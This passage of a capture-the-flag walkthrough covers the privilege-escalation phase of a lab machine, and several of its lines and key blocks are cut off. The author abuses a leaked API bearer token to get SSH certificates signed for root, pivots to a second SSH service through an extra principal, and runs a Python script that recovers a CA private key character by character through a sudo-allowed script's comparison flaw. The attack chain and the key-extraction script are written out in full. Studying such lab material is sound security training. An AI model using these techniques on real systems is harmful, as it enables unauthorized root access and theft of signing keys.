        Signing CA: RSA SHA256:BFu3V/qG+Kyg33kg3b4R/hbArfZiJZRmddDeF2fUmgs (using rsa-sha2-512)
        Key ID: "zinter_key"
        Serial: 0
        Valid: from 2024-08-06T15:46:00 to 2025-08-05T15:47:05
        Principals:
                zzinter
        Critical Options: (none)
        Extensions:
                permit-X11-forwarding
                permit-agent-forwarding
                permit-port-forwarding
                permit-pty
                permit-user-rc
```

Sign in as zzinter and get user flag

```
msainristil@itrc:~/decommission_old_ca$ ssh -v -i /home/msainristil/.ssh/id_rsa -i /home/msainristil/.ssh/id_rsa-cert.pub zzinter@10.129.181.209
OpenSSH_9.2p1 Debian-2+deb12u3, OpenSSL 3.0.13 30 Jan 2024
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: include /etc/ssh/ssh_config.d/*.conf matched no files
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to 10.129.181.209 [10.129.181.209] port 22.
debug1: Connection established.
debug1: identity file /home/msainristil/.ssh/id_rsa type 0
debug1: identity file /home/msainristil/.ssh/id_rsa-cert type 4
debug1: identity file /home/msainristil/.ssh/id_rsa-cert.pub type 4
debug1: identity file /home/msainristil/.ssh/id_rsa-cert.pub-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u3
debug1: Remote protocol version 2.0, remote software version OpenSSH_9.2p1 Debian-2+deb12u3
debug1: compat_banner: match: OpenSSH_9.2p1 Debian-2+deb12u3 pat OpenSSH* compat 0x04000000
debug1: Authenticating to 10.129.181.209:22 as 'zzinter'
debug1: load_hostkeys: fopen /home/msainristil/.ssh/known_hosts: No such file or directory
debug1: load_hostkeys: fopen /home/msainristil/.ssh/known_hosts2: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or directory
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: algorithm: sntrup761x25519-sha512@openssh.com
debug1: kex: host key algorithm: ssh-ed25519-cert-v01@openssh.com
debug1: kex: server->client cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
debug1: kex: client->server cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
debug1: expecting SSH2_MSG_KEX_ECDH_REPLY
debug1: SSH2_MSG_KEX_ECDH_REPLY received
debug1: Server host certificate: ssh-ed25519-cert-v01@openssh.com SHA256:PVHxOqGsN7oX50zMsl/3O2BPQ3u50UhffyNeJZuo2K4, serial 3 ID "ITRC" CA ssh-rsa SHA256:BFu3V/q
22-10-23T08:13:19
debug1: load_hostkeys: fopen /home/msainristil/.ssh/known_hosts: No such file or directory
debug1: load_hostkeys: fopen /home/msainristil/.ssh/known_hosts2: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or directory
debug1: No matching CA found. Retry with plain key
```

```
debug1: hostkeys_find_by_key_hostfile: hostkeys file /etc/ssh/ssh_known_hosts does not exist
debug1: hostkeys_find_by_key_hostfile: hostkeys file /etc/ssh/ssh_known_hosts2 does not exist
The authenticity of host '10.129.181.209 (10.129.181.209)' can't be established.
ED25519 key fingerprint is SHA256:PVHxOqGsN7oX50zMsl/3O2BPQ3u50UhffyNeJZuo2K4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.181.209' (ED25519) to the list of known hosts.
debug1: ssh_packet_send2_wrapped: resetting send seqnr 3
debug1: rekey out after 134217728 blocks
debug1: SSH2_MSG_NEWKEYS sent
debug1: expecting SSH2_MSG_NEWKEYS
debug1: ssh_packet_read_poll2: resetting read seqnr 3
debug1: SSH2_MSG_NEWKEYS received
debug1: rekey in after 134217728 blocks
debug1: Will attempt key: /home/msainristil/.ssh/id_rsa RSA SHA256:VE2Lz6v1LbA+0rVEjKRYtq1GE9vNnM5WyPDWWeLGdYA explicit
debug1: Will attempt key: /home/msainristil/.ssh/id_rsa RSA-CERT SHA256:VE2Lz6v1LbA+0rVEjKRYtq1GE9vNnM5WyPDWWeLGdYA explicit
debug1: Will attempt key: /home/msainristil/.ssh/id_rsa-cert.pub RSA-CERT SHA256:VE2Lz6v1LbA+0rVEjKRYtq1GE9vNnM5WyPDWWeLGdYA explicit
debug1: SSH2_MSG_EXT_INFO received
debug1: kex_input_ext_info: server-sig-algs=<ssh-ed25519,sk-ssh-ed25519@openssh.com,ecdsa-sha2-nistp256,ecdsa-sha2-nistp384,ecdsa-sha2-nistp
enssh.com,ssh-dss,ssh-rsa,rsa-sha2-256,rsa-sha2-512>
debug1: kex_input_ext_info: publickey-hostbound@openssh.com=<0>
debug1: SSH2_MSG_SERVICE_ACCEPT received
debug1: Authentications that can continue: publickey,password
debug1: Next authentication method: publickey
debug1: Offering public key: /home/msainristil/.ssh/id_rsa RSA SHA256:VE2Lz6v1LbA+0rVEjKRYtq1GE9vNnM5WyPDWWeLGdYA explicit
debug1: Authentications that can continue: publickey,password
debug1: Offering public key: /home/msainristil/.ssh/id_rsa RSA-CERT SHA256:VE2Lz6v1LbA+0rVEjKRYtq1GE9vNnM5WyPDWWeLGdYA explicit
debug1: Server accepts key: /home/msainristil/.ssh/id_rsa RSA-CERT SHA256:VE2Lz6v1LbA+0rVEjKRYtq1GE9vNnM5WyPDWWeLGdYA explicit
Authenticated to 10.129.181.209 ([10.129.181.209]:22) using "publickey".
debug1: channel 0: new session [client-session] (inactive timeout: 0)
debug1: Requesting no-more-sessions@openssh.com
debug1: Entering interactive session.
debug1: pledge: filesystem
debug1: client_input_global_request: rtype hostkeys-00@openssh.com want_reply 0
debug1: client_input_hostkeys: searching /home/msainristil/.ssh/known_hosts for 10.129.181.209 / (none)
debug1: client_input_hostkeys: searching /home/msainristil/.ssh/known_hosts2 for 10.129.181.209 / (none)
debug1: client_input_hostkeys: hostkeys file /home/msainristil/.ssh/known_hosts2 does not exist
debug1: Remote: cert: key options: agent-forwarding port-forwarding pty user-rc x11-forwarding
```

```
debug1: Remote: cert: key options: agent-forwarding port-forwarding pty user-rc x11-forwarding
debug1: Sending environment.
debug1: channel 0: setting env LANG = "en_US.UTF-8"
Learned new hostkey: RSA SHA256:UqwkTCaX46iMgklgKkQ3T45xbPHkG4CzFWg2EkSnD94
Learned new hostkey: ECDSA SHA256:jPERpB2dkQbFkZrpZGVIa3p9cLy73CY/SdKr+UoFlWM
Adding new key for 10.129.181.209 to /home/msainristil/.ssh/known_hosts: ssh-rsa SHA256:UqwkTCaX46iMgklgKkQ3T45xbPHkG4CzFWg2EkSnD94
Adding new key for 10.129.181.209 to /home/msainristil/.ssh/known_hosts: ecdsa-sha2-nistp256 SHA256:jPERpB2dkQbFkZrpZGVIa3p9cLy73CY/SdKr+UoFlWM
debug1: update_known_hosts: known hosts file /home/msainristil/.ssh/known_hosts2 does not exist
debug1: pledge: fork
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
zzinter@itrc:~$
```

3.Priv esc

Now as zzinter user we can execute this file, which signs a public key using a request authenticated by a token disclosed

```
#!/bin/bash

usage () {
    echo "Usage: $0 <public_key_file> <username> <principal>"
    exit 1
}

if [ "$#" -ne 3 ]; then
    usage
fi

public_key_file="$1"
username="$2"
principal_str="$3"

supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"
for word in "${principal[@]}"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "    webserver - external web servers - webadmin user"
        echo "    analytics - analytics team databases - analytics us
        echo "    support - IT support server - support user"
        echo "    security - SOC servers - support user"
        echo
        usage
    fi
done

if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi

public_key=$(cat $public_key_file)

curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": "'"$public_key"'", "u
Pk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE"
```

Use that token to sign your own key and sign in as root

```
zzinter@itrc:~$ curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCa94KdVgAl5PSrZ0BkLlfrA1/uHgXZPIx78yqkw8J+HMxmxdIo/svpsJW50w4ysoNJyxd5BV63W8PB8ooWlIahuOHpI8rMAyGH0vgLTLOJDeeb
mS8TyoZW7NaUxdgzbwNYmGTx3VLbMbvU01NmYUSSqi3uGZNjq56jxNb3P69IyIE5OwVRpt5Gars/3xSSKveX8Go3Uw9tgHyt2j8TjVSyYi4cVJ328enoa8Sn/iovZ7w8unnDiaaLi3SVrSjj2erQznvQtb5EE6BDXREBv5QreoazWIcEvu7ysZlRtaOZMo9a4S78za61RlRrmueFA71+f
0pXJ2IzFMAZf1DnD1/n7WbVVhc/Xb5t3AswDGV//vHn3Of/FS7dZ2dctSe93pCC0UUzupuoZzbfLD7Px/0kIfHDejMam54p/bkUw60ZgqKivSK0ni+0yd8PbWBmy02U+B3opiouAFbJjni81g4G2Md0PJ9zLcQWCoLu0kHHWLTDFdSpH5gwq6y80XC/4sy2nNuksBW493JCGmndPm0XDt
KWUdUANJPrvN/QMVMqQcLeGrDamMV2RjSjR8z3L4D1V4nhclhUI6qFD1Hv7Bumq3G6GSbrHJBW6CBqcLBVGSyy5qL1IOueSW5/N0nhsNA0tmo9wmnZ7GWS8S/0h7LGmlqZ0LDZm4JhS+iXOiO9UQ== zzinter@itrc", "username": "zzinter", "principals": "root"}' -
H "Content-Type: application/json" -H "Authorization:Bearer 7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE"
ssh-rsa-cert-v01@openssh.com AAAAHHNzaC1yc2EtY2VydC12MDFAb3BlbnNzaC5jb20AAAAg3i4aJ73iV6Mi47LO1awFdYtYCks9oa6re/6C3xcEgb8AAAADAQABAAACAQCa94KdVgAl5PSrZ0BkLlfrA1/uHgXZPIx78yqkw8J+HMxmxdIo/svpsJW50w4ysoNJyxd5BV63W8PB
8ooWlIahuOHpI8rMAyGH0vgLTLOJDeebmS8TyoZW7NaUxdgzbwNYmGTx3VLbMbvU01NmYUSSqi3uGZNjq56jxNb3P69IyIE5OwVRpt5Gars/3xSSKveX8Go3Uw9tgHyt2j8TjVSyYi4cVJ328enoa8Sn/iovZ7w8unnDiaaLi3SVrSjj2erQznvQtb5EE6BDXREBv5QreoazWIcEvu7ys
ZlRtaOZMo9a4S78za61RlRrmueFA71+f0pXJ2IzFMAZf1DnD1/n7WbVVhc/Xb5t3AswDGV//vHn3Of/FS7dZ2dctSe93pCC0UUzupuoZzbfLD7Px/0kIfHDejMam54p/bkUw60ZgqKivSK0ni+0yd8PbWBmy02U+B3opiouAFbJjni81g4G2Md0PJ9zLcQWCoLu0kHHWLTDFdSpH5gwq6
y80XC/4sy2nNuksBW493JCGmndPm0XDtKWUdUANJPrvN/QMVMqQcLeGrDamMV2RjSjR8z3L4D1V4nhclhUI6qFD1Hv7Bumq3G6GSbrHJBW6CBqcLBVGSyy5qL1IOueSW5/N0nhsNA0tmo9wmnZ7GWS8S/0h7LGmlqZ0LDZm4JhS+iXOiO9UQAAAAAAAAAnAAAAAQAAAAd6emludGVyAAA
ACAAAAARyb290AAAAAGapGXH//////////wAAAAAAAACCAAAAFXBlcm1pdC1YMTEtZm9yd2FyZGluZwAAAAAAAAAAXcGVybWl0LWFnZW50LWZvcndhcmRpbmcAAAAAAAAAAFnBlcm1pdC1wb3J0LWZvcndhcmRpbmcAAAAAAAAAACnBlcm1pdC1wdHkAAAAAAAAAADnBlcm1pdC11c2VyLXJj
AAAAAAAAAAAAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIIHg8Cudy1ShyYfqzC3ANlgAcW7Q4MoZuezAE8mNFSmxAAAAUwAAAAtzc2gtZWQyNTUxOQAAAED4EDYk8CKWyyxd+QMXqe04N8tjtB3Rrce9t5v+DZ1vkdbAC3eQlxBmjwSMkUKQnvoBPHan2JzY4uWZxfmJbecO zzinter@itrc
```

```
zzinter@itrc:~$ ls
id_rsa-cert.pub  sign_key_api.sh  user.txt
```


But surprisingly there isn't root flag

```
zzinter@itrc:~$ ssh -i id_rsa-cert.pub -i .ssh/id_rsa root@10.129.181.209
The authenticity of host '10.129.181.209 (10.129.181.209)' can't be established.
ED25519 key fingerprint is SHA256:PVHxOqGsN7oX50zMsl/3O2BPQ3u50UhffyNeJZuo2K4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.181.209' (ED25519) to the list of known hosts.
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 25 12:49:07 2024 from 10.10.14.23
root@itrc:~# ls
root@itrc:~# cd /home
root@itrc:/home# ls
msainristil  zzinter
root@itrc:/home# cd ../root
root@itrc:~# ls
root@itrc:~# pwd
/root
root@itrc:~# ls
root@itrc:~# ls -la
total 16
drwx------ 1 root root 4096 Jul 23 14:22 .
drwxr-xr-x 1 root root 4096 Jul 23 14:22 ..
lrwxrwxrwx 1 root root    9 Jul 23 14:22 .bash_history -> /dev/null
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
root@itrc:~#
```

As we remember there are two ssh ports open, one is a container but now we need to find the way to escape the container, there is a support user that we can see in the sudo script file, repeat the process with this user



And sign in as support through 2222 port

```
zzinter@itrc:~/.ssh$ ssh -o CertificateFile=support.cert -i id_rsa support@ssg.htb -p 2222
ssh: connect to host ssg.htb port 2222: Connection refused
zzinter@itrc:~/.ssh$ ssh -o CertificateFile=support.cert -i id_rsa support@10.129.181.209 -p 2222
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-117-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Aug  6 06:41:42 PM UTC 2024

  System load:           0.0
  Usage of /:            67.1% of 10.73GB
  Memory usage:          12%
```

There are nothing interesting except for a new principal which is not in the original file

```
support@ssg:/etc/ssh/auth_principals$ ls -la
total 20
drwxr-xr-x 2 root root 4096 Feb  8 12:16 .
drwxr-xr-x 5 root root 4096 Jul 24 12:24 ..
-rw-r--r-- 1 root root   10 Feb  8 12:16 root
-rw-r--r-- 1 root root   18 Feb  8 12:16 support
-rw-r--r-- 1 root root   13 Feb  8 12:11 zzinter
support@ssg:/etc/ssh/auth_principals$ cat zzinter
zzinter_temp
```

Just add it in a new script with no problems to excecute

```
supported_principals="webserver,analytics,support,security,zzinter_temp"
IFS=',' read -ra principal <<< "$principal_str"
for word in "${principal[@]}"; do
```

```
zzinter@itrc:~/.ssh$ ./sign.sh id_rsa.pub zinter zzinter_temp
ssh-rsa-cert-v01@openssh.com AAAAHHNzaC1yc2EtY2VydC12MDFAb3BlbnNzaC5jb20AAAAgkFyl7NsMVsR3bVz4zgz+KqfZ
ooWlIahuOHpI8rMAyGH0vgLTLOJDeebmS8TyoZW7NaUxdgzbwNYmGTx3VLbMbvU01NmYUSSqi3uGZNjq56jxNb3P69IyIE5OwVRpt
RtaOZMo9a4S78za61RlRrmueFA71+f0pXJ2IzFMAZf1DnD1/n7WbVVhc/Xb5t3AswDGV//vHn3Of/FS7dZ2dctSe93pCC0UUzupuo
XC/4sy2nNuksBW493JCGmndPm0XDtKWUdUANJPrvN/QMVMqQcLeGrDamMV2RjSjR8z3L4D1V4nhclhUI6qFD1Hv7Bumq3G6GSbrHJ
ADHp6aW50ZXJfdGVtcAAAAABmqTYN/////////8AAAAAAAAAggAAABVwZXJtaXQtWDExLWZvcndhcmRpbmcAAAAAAAAF3Blcm1p
i1yYwAAAAAAAAAAAAAAMwAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnswBPJjRUpsQAAAFMAAAALc3
r@itrc
```

Sign in as zzinter in 2222 port

```
zzinter@itrc:~/.ssh$ ssh -o CertificateFile=zzinter.cert -i id_rsa zzinter@10.129.181.209 -p 2222
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-117-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Aug  6 06:52:32 PM UTC 2024

  System load:           0.0
  Usage of /:            67.1% of 10.73GB
  Memory usage:          12%
  Swap usage:            0%
  Processes:             254
  Users logged in:       0
  IPv4 address for eth0: 10.129.181.209
```

Review which permissions we have

```
zzinter@ssg:~$ sudo -l
Matching Defaults entries for zzinter on ssg:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/l
User zzinter may run the following commands on ssg:
    (root) NOPASSWD: /opt/sign_key.sh
```

This script checks the private key of root, we need to create another script to use this command and take advantage that the private key is taken as variable and we could compare it character by character to find the whole key

```
import string
import subprocess

header = "-----BEGIN OPENSSH PRIVATE KEY-----"
footer = "-----END OPENSSH PRIVATE KEY-----"
b64chars = string.ascii_letters + string.digits + "+/="
key = []
lines = 0
while True:
    for char in b64chars:
        with open("unknown.key", "w") as f:
            f.write(f"{header}\n{''.join(key)}{char}*")
        proc = subprocess.Popen("sudo /opt/sign_key.sh unknown.key keypair.pub root root_user 1",
                                stdout=subprocess.PIPE,
                                stderr=subprocess.PIPE,
                                shell=True)
        stdout, stderr = proc.communicate()
        if proc.returncode == 1:
            key.append(char)
            if len(key) > 1 and (len(key) - lines) % 70 == 0:
                key.append("\n")
                lines += 1
            break
    else:
        break
print(f"{header}\n{''.join(key)}\n{footer}")
with open("unknown.key", "w") as f:
    f.write(f"{header}\n{''.join(key)}\n{footer}")
~
~
```

```
zzinter@ssg:~$ ssh-keygen -t rsa -b 2048 -f key
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in key
Your public key has been saved in key.pub
The key fingerprint is:
SHA256:XpO8dC9W++a06svxlJFO4UpHhvR9mE+ANNq8tQwhzMI zzinter@ssg
The key's randomart image is:
+---[RSA 2048]----+
|       . o..+o.  |
|        E o=ooo+.|
|         .. +.+=+|
|          . . =+++|
|        S * o.+*.|
|       . o +.o=.o|
|        . . ooo+.|
|           ...+oo|
|            .=o=o|
+----[SHA256]-----+
zzinter@ssg:~$ ls
key  key.pub  user.txt
```

```
zzinter@ssg:~$ python cracker.py &
[1] 109602
zzinter@ssg:~$ cat unknown.key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNc*zzinter@ssg:~$ cat unknown.key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCB4PAc*zzinter@ssg:~$
```

```
zzinter@ssg:~$ ls
cracker.py  key  key.pub  unknown.key  user.txt
zzinter@ssg:~$ cat unknown.key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnswBPJjRUpsQAAAKg7BlysOwZc
rAAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnswBPJjRUpsQ
AAAEBexnpzDJyYdz+91UG3dVfjT/scyWdzgaXlgx75RjYOo4Hg8Cudy1ShyYfqzC3ANlgA
cW7Q4MoZuezAE8mNFSmxAAAAIkdsb2JhbCBTU0cgU1NIIENlcnRmaWNpYXRlIGZyb20gSV
QBAgM=
-----END OPENSSH PRIVATE KEY-----zzinter@ssg:~$ vim root.cert
zzinter@ssg:~$ chmod 600 root.cert
zzinter@ssg:~$ ls
cracker.py  key  key.pub  root.cert  unknown.key  user.txt
```

Sign a new key with the private key of root

```
zzinter@ssg:~$ ssh-keygen -s root.cert -z 1 -I root -V -1w:forever -n root_user key.pub
Signed user key key-cert.pub: id "root" serial 1 for root_user valid after 2024-07-30T19:38:25
zzinter@ssg:~$ ls
cracker.py  key  key-cert.pub  key.pub  root.cert  unknown.key  user.txt
zzinter@ssg:~$ ssh -o CertificateFile=key-cert.pub -i key root@ssg.htb -p 2222
ls
ssh: Could not resolve hostname ssg.htb: Temporary failure in name resolution
zzinter@ssg:~$ ls
cracker.py  key  key-cert.pub  key.pub  root.cert  unknown.key  user.txt
zzinter@ssg:~$ ssh -o CertificateFile=key-cert.pub -i key root@10.129.181.209 -p 2222
The authenticity of host '[10.129.181.209]:2222 ([10.129.181.209]:2222)' can't be established.
ED25519 key fingerprint is SHA256:tOsmHdA7xDQq2UDyCf0EobZ/LcitevFrAQ6RSJCy10Q.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.129.181.209]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-117-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Aug  6 07:40:43 PM UTC 2024
```

Machine pwned!!!

```
root@ssg:~# whoami
root
```